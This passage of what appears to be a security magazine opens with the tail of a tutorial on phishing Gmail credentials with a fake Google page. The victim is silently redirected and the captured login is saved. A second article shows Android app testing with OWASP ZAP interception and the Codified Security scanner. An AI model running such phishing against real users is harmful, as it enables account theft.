


Fig. Checking if the Apache server is running on another smartphone

As soon as we change the test page from Apache and leave the fake Google page for this test, we will insert the email and password to make sure that the attack works.





Fig. Fake page after the Apache tests

Once the victim inserts their credentials on the fake page, he will be redirected to the Google page without realizing it was "hacked."

In this, his credentials were captured and inserted into a plain text file for better viewing.

Resulting the loss of login, the cracker can access your emails and files quietly.



We got the Gmail login.

References:

https://www.kali.org

https://nmap.org

https://www.bettercap.org

https://github.com/trustedsec/social-engineer-toolkit

https://docs.kali.org/general-use/kali-linux-sources-list-repositories

https://play.google.com/store/apps/details?id=com.termux

Author: Renato Basante Borbolla

Renato was born in São Paulo, Brazil. He has a Degree in information security technology. Works as CyberSecurity Analyst, Post-graduation in CyberSecurity , career with over 5 years in Information Technology. I taught some talks aimed at information security and currently studying on forensic and Pentest computing. Network Administrator, Pen Tester, Security and Computer Forensics consultant.

Linkedin: linkedin.com/in/renatobasanteborbolla

Android Security

by Mohamed Magdy

Mobile Application Security is one of the hottest segments in the security world, as security is really a big concern with growing mobile applications. In this article I will show you how Zed Attack Proxy can help you automatically find security vulnerabilities in your applications while you are developing and testing your applications.

Android Application Components

Application components are essential building blocks of an Android App. Every app is built as a combination of some or all of those components, which can be invoked individually.

There are four main components in Android, which are explained below:

Activity

An Activity provides a screen with which users can interact in order to do something. Users can perform operations such as making a call, sending an SMS, etc.

Example: Login screen of your Facebook app.

Service

A Service can perform long-running operations in the background and does not provide a user interface.

Example: Playing Music.

Content Providers

A content provider presents data to external applications as one or more tables. In other words, content providers can be treated as interfaces that connect data in one process with code running in another process.

Example: Using content providers, any app can read SMS from inbuilt SMS app's repository in our device.

Broadcast Receivers

A broadcast receiver is a component that responds to system-wide broadcast announcements, such as Battery Low, boot completed, headset plug, etc. Though most of the broadcast receivers are originated by the system, applications can also announce broadcasts.




Figure 1. Anatomy of Android Application Components

OWASP Mobile Security Project

The OWASP Mobile Security Project is a centralized resource intended to give developers and security teams the resources they need to build and maintain secure mobile applications.

The goal of the project is to classify mobile security risks and provide developmental controls to reduce their impact or likelihood of exploitation.

OWASP Zed Attack Proxy

The OWASP Zed Attack Proxy (ZAP) is one of the world's most popular free security tools and is actively maintained by hundreds of international volunteers. It can help you automatically find security vulnerabilities in your applications while you are developing and testing your applications.

Intercepting Android Traffic Using OWASP ZAP

When testing for application security, sometimes a pentester needs to analyze the network connections that some application makes, like how it uses APIs, what data transfers over the Web and if it uses HTTPS.

Requirements:

- OWASP ZAP Installed on your PC
- Genymotion (Android Emulator)
- An Android Device

Configuring OWASP ZAP

Fire up ZAP Proxy, Create your Session and Contest if you want.





Figure. Starting owasp-zap in Kali Linux



Export the certificate Go in Tools > Options > Dynamic SSL Certificates > Save and save the Cert to a file.




Figure. Exporting the Certificate and saving it into file

Transfer the Certificate to the Android device.

```
adb push owasp_zap_root_ca.cer sdcard/
In GenyMotion you can also Drag&Drop the Cert file on the
Emulator.
```

Install the Certificate from Settings->WiFi->Advanced->Install Certificate, select your file and Install it.

Configuring Android

If you don't have an Android Device or you don't want to install the target app, you can use GenyMotion emulator.

If you can install your app and it follows HTTP_PROXY rule, or it has a proxy setting or you target a mobile WebSite you can use the default Android proxy.

Using GenyMotion

In your Genymotion Android emulator:

1. Settings -> Wifi -> Press and hold your active network
2. Select “Modify Network”

3. Select “Show Advanced Options”
4. Select “Proxy Settings -> Manual”
5. Set your Proxy to: 10.0.3.2 (Genymotion’s special code for the local workstation)
6. Set your Port to: 8080
7. Press Save

Using Android Device:

1. Settings -> Wifi -> Press and hold your active network
2. Select “Modify Network”
3. Select “Show Advanced Options”
4. Select “Proxy Settings -> Manual”
5. Set your Proxy to the OWASP ZAP IP (something like) 192.168.1.2
6. Set your Port to: 8080
7. Press Save

Codified Security

Codified Security is a mobile applications security testing platform that checks mobile apps for vulnerabilities that pose a risk to your business, your users, and your data. Using Codified security platform can carry out different types of test to maintain your application security.

Client side security testing

Test your mobile app’s client side code for mobile static & dynamic analysis engine. With a low false positive rate and the option to hide third party libraries, you get to focus on fixing the vulnerabilities in your code.

Upload apps from any source

Codified Security gives you a way to run mobile app security tests throughout the development and testing process. Upload via .ipa or .apk with support for iOS & Android apps built with Objective-C, Swift, Java, Xamarin, & PhoneGap.

Codified Security tests mobile app binaries without asking for source code. The platform, and data, is hosted on a secure Google Cloud Platform server.

Testing .apk file using codified security

Choose App Type.




Figure. Choosing Application Type. For this test we will use Android

Configure Compliance Rules.




Figure. Choosing which Policy/Test you want to include while testing your application. By default all the policies will be included

Uploading Application.




Figure. uploading the application file. You can upload the file from your computer or provide URL for the application

Showing Scan Results.




Figure. finally the scan results will illustrate the vulnerabilities that exist on your application and the severity of each vulnerability

